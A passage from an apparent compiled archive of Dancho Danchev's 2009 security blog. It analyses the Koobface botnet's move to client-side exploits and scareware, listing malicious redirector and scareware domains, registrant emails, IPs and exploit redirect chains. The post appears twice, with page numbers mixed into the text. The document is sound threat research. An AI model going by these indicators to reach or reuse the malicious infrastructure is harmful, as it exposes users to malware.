[13]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[14]A Peek Inside the Managed Blackhat SEO Ecosystem

[15]Dissecting a Swine Flu Black SEO Campaign

[16]Massive Blackhat SEO Campaign Serving Scareware

[17]From Ukrainian Blackhat SEO Gang With Love

[18]From Ukrainian Blackhat SEO Gang With Love - Part Two

[19]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[20]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [21]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/6cf493ec3889eae627004b61895ea90fc3b550ab008a44a9d8f3f095f8d4d089-12585

82577

2.

http://www.virustotal.com/analisis/ac365eebcea659b337981537047e22ad517558dc8175b3f5f37f147df44157df-12585

82886

3.

http://www.virustotal.com/analisis/66747cb60b4f3587761fe27d6015220324c74d7c732b9427acb985ee00799970-

12585

82760

4.

http://www.virustotal.com/analisis/07f93b61e2aa2203393f0e63d96e31625ebfb7571752e88f46b34e4a9e7f9066-12585

82969

5.

http://www.virustotal.com/analisis/279377545fc37b231028638c3c80f3363b5d48d0072d1adf321cf90118b92124-12585

83187

6.

http://www.virustotal.com/analisis/3e9559961ea43b3f603febf342b72809f03f79f3b7e9c56bfdc49fb9732d52ef-12585

83234

7.

http://www.virustotal.com/analisis/e89f85f7d96fc2c3a396ab0c85cdbba543cf47c5048bd81fa516857d04a1d37d-12585

83418

8.

http://www.virustotal.com/analisis/d1e012fe55f1d015e86c1a8e13dd9f278546d46c3e750f0e985bd9a587c90466-12585

83461

9. http://blogs.zdnet.com/security/?p=4297

10. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

11. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

12. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

13. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

14. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

15. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

16. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

17. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

18. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

19. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

20. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

21. http://ddanchev.blogspot.com/

815

Koobface Botnet Starts Serving Client-Side Exploits (2009-11-25 20:09)

UPDATED, Wednesday, December 02, 2009: The systematic rotation of new redirectors and scareware domains

remains ongoing, with no signs of resuming the use of client-side exploits.

Some of the latest ones include **inviteerverwhere .cn** - Email: box@cethcuples.com -> **scanner-infoa .com** -

Email: inout@celestia.com,

[1]scareware detection rate

; **1economyguide .cn** - Email: contact@berussa.de -> **superdefenceaj .com** - Email: inout@celestia.com, [2]scareware detection rate; **slip-stream .cn** - Email: info@mercedess.de -> **getsafeantivirusa .com** - Email: morri-son2g@yahoo.com, [3]scareware detection rate.

The complete list of redirectors introduced over the past week is as follows: **1economyguide .cn**; **1monocline**

.cn; **1nonsensical .cn**; **1onlinestarter .cn**; **1political-news .cn**; **argentinastyle .cn**; **australiagold .cn**; **austriamoney**

.cn; **beatupmean2 .cn**; **belgiumnation .cn**; **brazilcountry .cn**; **firefoxfowner .cn**; **inviteerverwhere .cn**; **iraqcontacts**

.cn; **makenodifference2 .cn**; **manualgreese .cn**; **overmerit3 .cn**; **powerhelms2 .cn**; **secretalltrue2 .cn**; **separator2009**

.cn; **slip-stream .cn**; **solidresistance .cn**; **wallgreensmart .cn**; **windowsclone .cn**; **womenregrets .cn**; **womenregrets2**

.cn

UPDATED, Saturday, November 28, 2009:

Following yesterday’s experiment with bit.ly redirectors, re-

lying on a "visual social engineering element" by adding descriptive domains after the original link –

bit.ly/588dmE?YOUTUBE.COM/ea05981d43, which works with any generated **bit.ly** link, the gang is now spamvertising links using Google News redirection to automatically registered Blogspot accounts, whose [4]CAPTCHA challenge has been solved by the already infected with Koobface victims, a feature that is now mainstream, compared to the gang’s previous use of [5]commercial CAPTCHA solving services, where the price for a thousand solved CAPTCHAs

varies between $1 and $2:

- news.google.com/news/url?url=http://pierrickcastoe .blogspot.com/

- news.google.com/news/url?url=http://biilybiilybangert .blogspot.com/

- news.google.com/news/url?url=http://majdimajdinoordijk .blogspot.com/

- news.google.com/news/url?url=http://vassellpelovska .blogspot.com/

- news.google.com/news/url?url=http://troitroiweinbrenner .blogspot.com/

- news.google.com/news/url?url=http://keyserefrain .blogspot.com/

New redirectors introduced include:

overmerit3 .cn - Email: admin@cryzisday.com

belgiumnation .cn - Email: vesta@greaselive.au

iraqcontacts .cn - Email: admin@resemm.de

womenregrets .cn - Email: admin@resemm.de

wallgreensmart .cn - Email: admin@cryzisday.com

brazilcountry .cn - Email: vesta@greaselive.au

womenregrets2 .cn - Email: in@groovezone.com

News scareware domains introduced include:

internetdefencesystem .com - Email: admin@wyverny.com

royalsecure-a1 .com - Email: in@groovezone.com

royaldefencescan1 .com - Email: in@groovezone.com

royaldefensescan1 .com - Email: in@groovezone.com

royaldefencescan .com - Email: contacts@esseys.au

royaldefensescan .com - Email: contacts@esseys.au

royalprotectionscan .com - Email: contacts@esseys.au

[6]Sampled copy phones back to a new domain (**austin2reed .com/?b=1s1**; **austin2reed .com/?b=1**) using the same IP (92.48.119.36) as the previous phone-back domain.

UPDATED, Thursday, November 26, 2009: The gang has currently suspended the use of client-side exploits, let's see if it's only for the time being or indefinitely. Scareware is whatsoever, introduced with periodically registered new domains - **argentinastyle .cn** - Email: vesta@greaselive.au and **australiagold .cn** - Email: vesta@greaselive.au, redirect to **bestscan066 .com** - Email: fransysles2@yahoo.com and to **bestscan044 .com** - Email: fransysles2@yahoo.com -

[7]detection rate.

The exploit serving domains (**el3x .cn; kiano-180809 .com** and **ttt20091124 .info**) remain active.

The Koobface botnet, a case study on propagation relying exclusively on social engineering tactics and system-

atic abuse of legitimate Web 2.0 services, has introduced a second "game-changer" next to the [8]migration to distributed command and control infrastructure once its [9]centralized operations got shut down.

Next to the embedded and automatically rotating scareware redirects placed on each and every infected host part of the

Koobface botnet, **the gang behind it has now started officially using client-side exploits** (*[10]VBS/Psyme.BM;*

[11]Exploit.Pidief.EX; [12]Exploit.Win32.IMG-WMF etc.) **by embedding two iFrames on all the Koobface-infected hosts** (*Underground Molotov - function molot (m)*), which connect to a well known (average) web malware exploitation kit's interface. Not only would a user that clicks on the Koobface URL be exposed to the Koobface binary itself, now pushed through client-side exploits, but also, to the periodically changed scareware domains.

817

Let's dissect the campaign, expose the entire domains portfolio involved or introduced since the beginning of the week, and once again establish a connection between the Koobface gang and money mule recruitment scams

followed by scareware domains ([13]Inst _312s2.exe; [14]Inst _312s2.exe from [15]today, both of them phone back to [16]**angle-meter .com/?b=1**), all registered using the same emails.

Scareware redirectors seen during the past couple of the days, parked at 91.213.126.250:

solidresistance .cn - Email: admin@cryzisday.com

separator2009 .cn - Email: admin@cryzisday.com

zapotec2 .cn - Email: admin@cryzisday.com

befree2 .cn - Email: gmk2000@yahoo.com

entombing2009 .cn - Email: info@grindsteal.fr

economyguide .cn - Email: info@plaguegr.de

smile-life .cn - Email: gmk2000@yahoo.com

everlastmovie .cn - Email: gmk2000@yahoo.com

monocline .cn - Email: info@plaguegr.de

mozzillaclone .cn - Email: sanbeans6@yahoo.com

monkey-greese .cn - Email: sanbeans6@yahoo.com

surgingnurse .cn - Email: info@grindsteal.fr

mailboxinvite .cn - Email: sanbeans6@yahoo.com

flatletkick .cn - Email: info@plaguegr.de

nonsensical .cn - Email: info@grindsteal.fr

moralisefilm .cn - Email: info@grindsteal.fr

firefoxavatar .cn - Email: sanbeans6@yahoo.com

onlinestarter .cn - Email: info@plaguegr.de

clowncirus .cn - Email: sanbeans6@yahoo.com

political-news .cn - Email: info@plaguegr.de

harry-pott .cn - Email: gmk2000@yahoo.com

repeatability .cn - Email: info@grindsteal.fr

818

New scareware domains portfolio parked at 95.143.192.51; 83.133.119.84; 91.213.126.103:

valuewebscana .com - Email: lynd.stafford@yahoo.com

valuescana .com - Email: lynd.stafford@yahoo.com

cyber-scan-1 .com - Email: admin@dedicatezoom.com

yourantispy-1 .com - Email: shah _indigo@googlemail.com

cyber-scan011 .com - Email: admin@dedicatezoom.com

cyber-scan-2 .com - Email: admin@dedicatezoom.com

antimalware-3 .com - Email: shah _indigo@googlemail.com

yourmalwarescan3 .com - Email: shah _indigo@googlemail.com

antimalwarescana4 .com - Email: j.wirth@smsdetective.com

today-scan4 .com - Email: millercall413@yahoo.com

antispy-scan5 .com - Email: shah _indigo@googlemail.com

yourantivira7 .com - Email: j.wirth@smsdetective.com

yourmalwarescan7 .com - Email: info@bellyn.com

yourantispy-8 .com - Email: info@bellyn.com

cyber-scan08 .com - Email: admin@dedicatezoom.com

cyber-scan09 .com - Email: admin@dedicatezoom.com

beprotected9 .com - Email: essi@calinsella.eu

spyware-scan9 .com - Email: info@bellyn.com

yourantispy-a .com - Email: shah
_indigo@googlemail.com

checkforspywarea .com - Email: sanbeans6@yahoo.com

checkfilesherea .com - Email: sanbeans6@yahoo.com

scanfilesherea .com - Email: sanbeans6@yahoo.com

findprotectiona .com - Email: admin@wyverny.com

checkfilesnowa .com - Email: sanbeans6@yahoo.com

web-scanm .com - Email: essi@calinsella.eu

today-scann .com - Email: essi@calinsella.eu

4eay-protection .com - Email: millercall413@yahoo.com

The client-side exploit redirection takes place through three separate domains, all involved in previous Zeus

crimeware campaigns, parked on the same IP in a cybercrime-friendly ASN. For instance, **el3x.cn/test13/index.php**

- [17]210.51.166.119 - Email: Exmanoize@qip.ru redirects to **el3x.cn/test13/x.x** -> **el3x.cn/test13/pdf.php** -> **el3x.cn/test13/load.php?spl=javad** -> **el3x.cn/test13/soc.php** using *[18]VBS/Psyme.BM; [19]Exploit.Pidief.EX;*

[20]Exploit.Win32.IMG-WMF etc. pushing [21]load.exe, which phones back to a well known "leftover" from Koobface 819

botnet’s centralized infrastructure - **xtsd20090815 .com/adm/index.php**.

Now it gets even more interesting, with the Koobface gang clearly rubbing shoulders with authors of actual

web malware exploitation kits, who diversify their cybercrime operations by participating in money mule recruitment scams, zeus crimeware serving campaigns, and scareware.

Parked on [22]210.51.166.119 where the first iFrame is hosted, are also the following domains participating in related campaigns:

amer0test0 .cn - Email: abusehostserver@gmail.com -> [23]money mule recruitment

antivirusfreec0 .cn - Email: abusehostserver@gmail.com -> [24]money mule recruitment

arendanomer2 .cn - Email: Exmanoize@qip.ru

dom0cn .cn - Email: Exmanoize@qip.ru

dom1cn .cn - Email: Exmanoize@qip.ru

dom2cn .cn - Email: Exmanoize@qip.ru

domx0 .cn - Email: Exmanoize@qip.ru

domx1 .cn - Email: Exmanoize@qip.ru

820

domx2 .cn - Email: Exmanoize@qip.ru

dox0 .cn - Email: Exmanoize@qip.ru

dox1 .cn - Email: Exmanoize@qip.ru

dox2 .cn - Email: Exmanoize@qip.ru

dox3 .cn - Email: Exmanoize@qip.ru

edit2china .cn - Email: Exmanoize@qip.ru

edit3china .cn - Email: Exmanoize@qip.ru

el1x .cn - Email: Exmanoize@qip.ru

el2x .cn - Email: Exmanoize@qip.ru

el3x .cn - Email: Exmanoize@qip.ru

gym0replace .cn - Email: chen.poon1732646@yahoo.com -> [25]scareware domain registration

herosima1yet .cn - Email: Exmanoize@qip.ru

herosima1yet00g .cn - Email: abusehostserver@gmail.com

otherchina .cn - Email: Exmanoize@qip.ru

parliament .tk - Email: royalddos@gmail.com

privet1 .cn - Email: Exmanoize@qip.ru

privet2 .cn - Email: Exmanoize@qip.ru

privet3 .cn - Email: Exmanoize@qip.ru

sport-lab .cn - Email: abuseemaildhcp@gmail.com -> [26]money mule recruitment domain [27]registrations **trafdomins .cn** - Email: Exmanoize@qip.ru

The second iFrame domain parked at [28]61.235.117.83 redirects in the following way - **kiano-180809**

.com/oko/help.html - 61.235.117.83 - Email: bigvillyxxx@gmail.com leads to **kiano-180809 .com/oko/dyna _soc.html** -> **kiano-180809 .com/oko/tomato _guy _13.html** -> **kiano-180809 .com/oko/update.vbe** -> **kiano-180809 .com/oko/dyna _wm.wmf**.

The same exploitation structure is valid for the third iFrame domain - **ttt20091124 .info/oko/help.html** which is again, parked at 61.235.117.83 and was embedded at Koobface-infected hosts over the past 24 hours.

What prompted this shift on behalf of the Koobface gang? Declining infection rates – I'm personally not see-

ing a decline in the click-through rate, with over 500 clicks on a spamvertised Kooobface URL over a period of 24

hours – or their obsession with traffic optimization? In terms of social engineering, the [29]periodic introduction of 821

new templates proved highly successful for the gang, but the newly introduced outdated client-side exploits can in fact generate more noise than they originally anticipated, if they were to continue relying on [30]social engineering vectors only.

One thing’s certain - the Koobface gang is now on the offensive, and it would be interesting to see whether

they’d introduce a new exploits set, or continue relying on the one offered by the web exploitation kit.

Related posts:

[31]Secunia: Average insecure program per PC rate remains high

[32]Research: 80 % of Web users running unpatched versions of Flash/Acrobat

[33]Fake Security Software Domains Serving Exploits

[34]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[35]Koobface Botnet’s Scareware Business Model - Part Two

[36]Koobface Botnet’s Scareware Business Model - Part One

[37]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[38]New Koobface campaign spoofs Adobe’s Flash updater

[39]Social engineering tactics of the Koobface botnet

[40]Koobface Botnet Dissected in a TrendMicro Report

[41]Koobface Botnet’s Scareware Business Model

[42]Movement on the Koobface Front - Part Two

[43]Movement on the Koobface Front

[44]Koobface - Come Out, Come Out, Wherever You Are

[45]Dissecting Koobface Worm’s Twitter Campaign

[46]Dissecting the Koobface Worm’s December Campaign

[47]Dissecting the Latest Koobface Facebook Campaign

[48]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [49]Dancho Danchev’s blog.

1. http://draft.blogger.com/

2.

http://www.virustotal.com/analisis/73f7344babcf919f995c957ebad556acea98ed5fe9bebe7f576664c7a6a13564-12596

80011

3.

http://www.virustotal.com/analisis/55727db95f4ef2c73985a32b4047f31661d1ba9a04e90bf49e62bd4c0e8b1f38-12597

39581

4. http://www.finjan.com/MCRCblog.aspx?EntryId=2317

5. http://blogs.zdnet.com/security/?p=1835

6.

http://www.virustotal.com/analisis/c6fb77621b50a219f38469d1974f773e3477e80cea713d448bb588aa717c7b77-12594

40534

7.

http://www.virustotal.com/analisis/881cac41d1c45c549692
2dae0b8d792661ff4a01fcb21188a67a165cdab3ee69-
12592

50020

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-
dissected-in-trendmicro.html

9. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front-part-two.html

10.
http://www.virustotal.com/analisis/c541b657d440ada253eb
9785ac3d4a40b9034b47b7fb665797b58ed84e48916c-
12590

89397

11.
http://www.virustotal.com/analisis/d61d3549322936011109
c18b202c8562fde97a2c2c751c6bdca48e5fa0bb397f-12590

89332

12.
http://www.virustotal.com/analisis/8b96c7b819283481d428
4c816ef20bbe6deb44a491eecf0dbd5d7322b5f71ec9-
12590

98356

13.
http://www.virustotal.com/analisis/a82dfcd9e0f106ca1abc3

4306c144e109060db81aa71d9be3032a79b36464d36-12591

57244

822

14. http://www.virustotal.com/analisis/ea3d3969509570bbdbc7409a30121e178dcd19132cd7820d8b50704727e604ac-12590

90021

15. http://www.virustotal.com/analisis/ca7c37ae47004e523a205ef9b7e3ed1f763e25b80ebf5241c8c1e48822091a21-12591

71990

16. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

17. https://zeustracker.abuse.ch/monitor.php?ipaddress=210.51.166.119

18. http://www.virustotal.com/analisis/c541b657d440ada253eb9785ac3d4a40b9034b47b7fb665797b58ed84e48916c-12590

89397

19. http://www.virustotal.com/analisis/d61d3549322936011109c18b202c8562fde97a2c2c751c6bdca48e5fa0bb397f-12590

89332

20.
http://www.virustotal.com/analisis/8b96c7b819283481d428
4c816ef20bbe6deb44a491eecf0dbd5d7322b5f71ec9-
12590

98356

21.
http://www.virustotal.com/analisis/6e3c66d2ad16a1c4a209
9973ebe87673c156aaa8af231e83b447d323c5e581e6-
12590

89442

22. https://zeustracker.abuse.ch/monitor.php?
ipaddress=210.51.166.119

23. http://www.bobbear.co.uk/premier-building-
company.html

24. http://www.bobbear.co.uk/24-spanish-realty.html

25. http://ddanchev.blogspot.com/2009/07/diverse-
portfolio-of-fake-security.html

26. http://ddanchev.blogspot.com/2009/10/standardizing-
money-mule-recruitment.html

27. http://ddanchev.blogspot.com/2009/11/keeping-money-
mule-recruiters-on-short.html

28. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front-part-two.html

29. http://content.zdnet.com/2346-12691_22-352597.html

30. http://blogs.zdnet.com/security/?p=4594

31. http://blogs.zdnet.com/security/?p=3673

32. http://blogs.zdnet.com/security/?p=4097

33. http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html

34. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

35. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

36. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

37. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

38. http://blogs.zdnet.com/security/?p=4594

39. http://content.zdnet.com/2346-12691_22-352597.html

40. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

41. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

42. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

43. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

44. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

45. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

46. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

47. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

48. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

49. http://ddanchev.blogspot.com/

823

Koobface Botnet Starts Serving Client-Side Exploits (2009-11-25 20:09)

UPDATED, Wednesday, December 02, 2009: The systematic rotation of new redirectors and scareware domains

remains ongoing, with no signs of resuming the use of client-side exploits.

Some of the latest ones include **inviteerverwhere .cn** - Email: box@cethcuples.com -> **scanner-infoa .com** -

Email: inout@celestia.com,

[1]scareware detection rate

; **1economyguide .cn** - Email: contact@berussa.de -> **superdefenceaj .com** - Email: inout@celestia.com, [2]scareware detection rate; **slip-stream .cn** - Email: info@mercedess.de -> **getsafeantivirusa .com** - Email: morri-son2g@yahoo.com, [3]scareware detection rate.

The complete list of redirectors introduced over the past week is as follows: **1economyguide .cn**; **1monocline**

.cn; **1nonsensical .cn**; **1onlinestarter .cn**; **1political-news .cn**; **argentinastyle .cn**; **australiagold .cn**; **austriamoney**

.cn; **beatupmean2 .cn**; **belgiumnation .cn**; **brazilcountry .cn**; **firefoxfowner .cn**; **inviteerverwhere .cn**; **iraqcontacts**

.cn; **makenodifference2 .cn**; **manualgreese .cn**; **overmerit3 .cn**; **powerhelms2 .cn**; **secretalltrue2 .cn**; **separator2009**

.cn; **slip-stream .cn**; **solidresistance .cn**; **wallgreensmart .cn**; **windowsclone .cn**; **womenregrets .cn**; **womenregrets2**

.cn

UPDATED, Saturday, November 28, 2009:

Following yesterday’s experiment with bit.ly redirectors, re-

lying on a "visual social engineering element" by adding descriptive domains after the original link –

bit.ly/588dmE?YOUTUBE.COM/ea05981d43, which works with any generated **bit.ly** link, the gang is now spamvertising links using Google News redirection to automatically registered Blogspot accounts, whose [4]CAPTCHA challenge has been solved by the already infected with Koobface victims, a feature that is now mainstream, compared to the gang’s previous use of [5]commercial CAPTCHA solving services, where the price for a thousand solved CAPTCHAs

varies between $1 and $2:

- news.google.com/news/url?url=http://pierrickcastoe .blogspot.com/

- news.google.com/news/url?url=http://biilybiilybangert .blogspot.com/

- news.google.com/news/url?url=http://majdimajdinoordijk .blogspot.com/

- news.google.com/news/url?url=http://vassellpelovska .blogspot.com/

- news.google.com/news/url?url=http://troitroiweinbrenner .blogspot.com/

- news.google.com/news/url?url=http://keyserefrain .blogspot.com/

New redirectors introduced include:

overmerit3 .cn - Email: admin@cryzisday.com

belgiumnation .cn - Email: vesta@greaselive.au

iraqcontacts .cn - Email: admin@resemm.de

womenregrets .cn - Email: admin@resemm.de

wallgreensmart .cn - Email: admin@cryzisday.com

brazilcountry .cn - Email: vesta@greaselive.au

womenregrets2 .cn - Email: in@groovezone.com

News scareware domains introduced include:

internetdefencesystem .com - Email: admin@wyverny.com

royalsecure-a1 .com - Email: in@groovezone.com

royaldefencescan1 .com - Email: in@groovezone.com

royaldefensescan1 .com - Email: in@groovezone.com

royaldefencescan .com - Email: contacts@esseys.au

royaldefensescan .com - Email: contacts@esseys.au

royalprotectionscan .com - Email: contacts@esseys.au

[6]Sampled copy phones back to a new domain (**austin2reed .com/?b=1s1**; **austin2reed .com/?b=1**) using the same IP (92.48.119.36) as the previous phone-back domain.

UPDATED, Thursday, November 26, 2009: The gang has currently suspended the use of client-side exploits, let's see if it's only for the time being or indefinitely. Scareware is whatsoever, introduced with periodically registered new domains - **argentinastyle .cn** - Email: vesta@greaselive.au and **australiagold .cn** - Email: vesta@greaselive.au, redirect to **bestscan066 .com** - Email: fransysles2@yahoo.com and to **bestscan044 .com** - Email: fransysles2@yahoo.com -

[7]detection rate.

The exploit serving domains (**el3x .cn; kiano-180809 .com** and **ttt20091124 .info**) remain active.

The Koobface botnet, a case study on propagation relying exclusively on social engineering tactics and system-

atic abuse of legitimate Web 2.0 services, has introduced a second "game-changer" next to the [8]migration to distributed command and control infrastructure once its [9]centralized operations got shut down.

Next to the embedded and automatically rotating scareware redirects placed on each and every infected host part of the Koobface botnet, **the gang behind it has now started officially using client-side exploits** (*[10]VBS/Psyme.BM;*

[11]Exploit.Pidief.EX; [12]Exploit.Win32.IMG-WMF etc.) **by embedding two iFrames on all the Koobface-infected hosts** (*Underground Molotov - function molot (m)*), which connect to a well known (average) web malware exploitation kit's interface. Not only would a user that clicks on the Koobface URL be exposed to the Koobface binary itself, now pushed through client-side exploits, but also, to the periodically changed scareware domains.

825

Let's dissect the campaign, expose the entire domains portfolio involved or introduced since the beginning of the week, and once again establish a connection between the Koobface gang and money mule recruitment scams followed by scareware domains ([13]Inst _312s2.exe; [14]Inst _312s2.exe from [15]today, both of them phone back to [16]**angle-meter .com/?b=1**), all registered using the same emails.

Scareware redirectors seen during the past couple of the days, parked at 91.213.126.250:

solidresistance .cn - Email: admin@cryzisday.com

separator2009 .cn - Email: admin@cryzisday.com

zapotec2 .cn - Email: admin@cryzisday.com

befree2 .cn - Email: gmk2000@yahoo.com

entombing2009 .cn - Email: info@grindsteal.fr

economyguide .cn - Email: info@plaguegr.de

smile-life .cn - Email: gmk2000@yahoo.com

everlastmovie .cn - Email: gmk2000@yahoo.com

monocline .cn - Email: info@plaguegr.de

mozzillaclone .cn - Email: sanbeans6@yahoo.com

monkey-greese .cn - Email: sanbeans6@yahoo.com

surgingnurse .cn - Email: info@grindsteal.fr

mailboxinvite .cn - Email: sanbeans6@yahoo.com

flatletkick .cn - Email: info@plaguegr.de

nonsensical .cn - Email: info@grindsteal.fr

moralisefilm .cn - Email: info@grindsteal.fr

firefoxavatar .cn - Email: sanbeans6@yahoo.com

onlinestarter .cn - Email: info@plaguegr.de

clowncirus .cn - Email: sanbeans6@yahoo.com

political-news .cn - Email: info@plaguegr.de

harry-pott .cn - Email: gmk2000@yahoo.com

repeatability .cn - Email: info@grindsteal.fr

826

New scareware domains portfolio parked at 95.143.192.51; 83.133.119.84; 91.213.126.103:

valuewebscana .com - Email: lynd.stafford@yahoo.com

valuescana .com - Email: lynd.stafford@yahoo.com

cyber-scan-1 .com - Email: admin@dedicatezoom.com

yourantispy-1 .com - Email: shah _indigo@googlemail.com

cyber-scan011 .com - Email: admin@dedicatezoom.com

cyber-scan-2 .com - Email: admin@dedicatezoom.com

antimalware-3 .com - Email: shah _indigo@googlemail.com

yourmalwarescan3 .com - Email: shah _indigo@googlemail.com

antimalwarescana4 .com - Email: j.wirth@smsdetective.com

today-scan4 .com - Email: millercall413@yahoo.com

antispy-scan5 .com - Email: shah _indigo@googlemail.com

yourantivira7 .com - Email: j.wirth@smsdetective.com

yourmalwarescan7 .com - Email: info@bellyn.com

yourantispy-8 .com - Email: info@bellyn.com

cyber-scan08 .com - Email: admin@dedicatezoom.com

cyber-scan09 .com - Email: admin@dedicatezoom.com

beprotected9 .com - Email: essi@calinsella.eu

spyware-scan9 .com - Email: info@bellyn.com

yourantispy-a .com - Email: shah _indigo@googlemail.com

checkforspywarea .com - Email: sanbeans6@yahoo.com

checkfilesherea .com - Email: sanbeans6@yahoo.com

scanfilesherea .com - Email: sanbeans6@yahoo.com

findprotectiona .com - Email: admin@wyverny.com

checkfilesnowa .com - Email: sanbeans6@yahoo.com

web-scanm .com - Email: essi@calinsella.eu

today-scann .com - Email: essi@calinsella.eu

4eay-protection .com - Email: millercall413@yahoo.com

The client-side exploit redirection takes place through three separate domains, all involved in previous Zeus

crimeware campaigns, parked on the same IP in a cybercrime-friendly ASN. For instance, **el3x.cn/test13/index.php**

- [17]210.51.166.119 - Email: Exmanoize@qip.ru redirects to **el3x.cn/test13/x.x** -> **el3x.cn/test13/pdf.php** -> **el3x.cn/test13/load.php?spl=javad** -> **el3x.cn/test13/soc.php** using *[18]VBS/Psyme.BM; [19]Exploit.Pidief.EX;*

[20]Exploit.Win32.IMG-WMF etc. pushing [21]load.exe, which phones back to a well known "leftover" from Koobface 827

botnet's centralized infrastructure - **xtsd20090815 .com/adm/index.php**.

Now it gets even more interesting, with the Koobface gang clearly rubbing shoulders with authors of actual

web malware exploitation kits, who diversify their cybercrime operations by participating in money mule recruitment scams, zeus crimeware serving campaigns, and scareware.

Parked on [22]210.51.166.119 where the first iFrame is hosted, are also the following domains participating in related campaigns:

amer0test0 .cn - Email: abusehostserver@gmail.com -> [23]money mule recruitment

antivirusfreec0 .cn - Email: abusehostserver@gmail.com -> [24]money mule recruitment

arendanomer2 .cn - Email: Exmanoize@qip.ru

dom0cn .cn - Email: Exmanoize@qip.ru

dom1cn .cn - Email: Exmanoize@qip.ru

dom2cn .cn - Email: Exmanoize@qip.ru

domx0 .cn - Email: Exmanoize@qip.ru

domx1 .cn - Email: Exmanoize@qip.ru

828

domx2 .cn - Email: Exmanoize@qip.ru

dox0 .cn - Email: Exmanoize@qip.ru

dox1 .cn - Email: Exmanoize@qip.ru

dox2 .cn - Email: Exmanoize@qip.ru

dox3 .cn - Email: Exmanoize@qip.ru

edit2china .cn - Email: Exmanoize@qip.ru

edit3china .cn - Email: Exmanoize@qip.ru

el1x .cn - Email: Exmanoize@qip.ru

el2x .cn - Email: Exmanoize@qip.ru

el3x .cn - Email: Exmanoize@qip.ru

gym0replace .cn - Email: chen.poon1732646@yahoo.com -> [25]scareware domain registration

herosima1yet .cn - Email: Exmanoize@qip.ru

herosima1yet00g .cn - Email: abusehostserver@gmail.com

otherchina .cn - Email: Exmanoize@qip.ru

parliament .tk - Email: royalddos@gmail.com

privet1 .cn - Email: Exmanoize@qip.ru

privet2 .cn - Email: Exmanoize@qip.ru

privet3 .cn - Email: Exmanoize@qip.ru

sport-lab .cn - Email: abuseemaildhcp@gmail.com -> [26]money mule recruitment domain [27]registrations
trafdomins .cn - Email: Exmanoize@qip.ru

The second iFrame domain parked at [28]61.235.117.83 redirects in the following way - **kiano-180809**

.com/oko/help.html - 61.235.117.83 - Email: bigvillyxxx@gmail.com leads to **kiano-180809 .com/oko/dyna _soc.html** -> **kiano-180809 .com/oko/tomato _guy _13.html** -> **kiano-180809 .com/oko/update.vbe** -> **kiano-180809 .com/oko/dyna _wm.wmf**.

The same exploitation structure is valid for the third iFrame domain - **ttt20091124 .info/oko/help.html** which is again, parked at 61.235.117.83 and was embedded at Koobface-infected hosts over the past 24 hours.

What prompted this shift on behalf of the Koobface gang? Declining infection rates – I’m personally not see-

ing a decline in the click-through rate, with over 500 clicks on a spamvertised Kooobface URL over a period of 24

hours – or their obsession with traffic optimization? In terms of social engineering, the [29]periodic introduction of 829

new templates proved highly successful for the gang, but the newly introduced outdated client-side exploits can in fact generate more noise than they originally anticipated, if they were to continue relying on [30]social engineering vectors only.

One thing’s certain - the Koobface gang is now on the offensive, and it would be interesting to see whether

they’d introduce a new exploits set, or continue relying on the one offered by the web exploitation kit.

Related posts:

[31]Secunia: Average insecure program per PC rate remains high

[32]Research: 80 % of Web users running unpatched versions of Flash/Acrobat

[33]Fake Security Software Domains Serving Exploits

[34]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[35]Koobface Botnet’s Scareware Business Model - Part Two

[36]Koobface Botnet’s Scareware Business Model - Part One

[37]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[38]New Koobface campaign spoofs Adobe’s Flash updater

[39]Social engineering tactics of the Koobface botnet

[40]Koobface Botnet Dissected in a TrendMicro Report

[41]Koobface Botnet’s Scareware Business Model

[42]Movement on the Koobface Front - Part Two

[43]Movement on the Koobface Front

[44]Koobface - Come Out, Come Out, Wherever You Are

[45]Dissecting Koobface Worm’s Twitter Campaign

[46]Dissecting the Koobface Worm’s December Campaign

[47]Dissecting the Latest Koobface Facebook Campaign

[48]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [49]Dancho Danchev’s blog.

1. http://draft.blogger.com/

2.

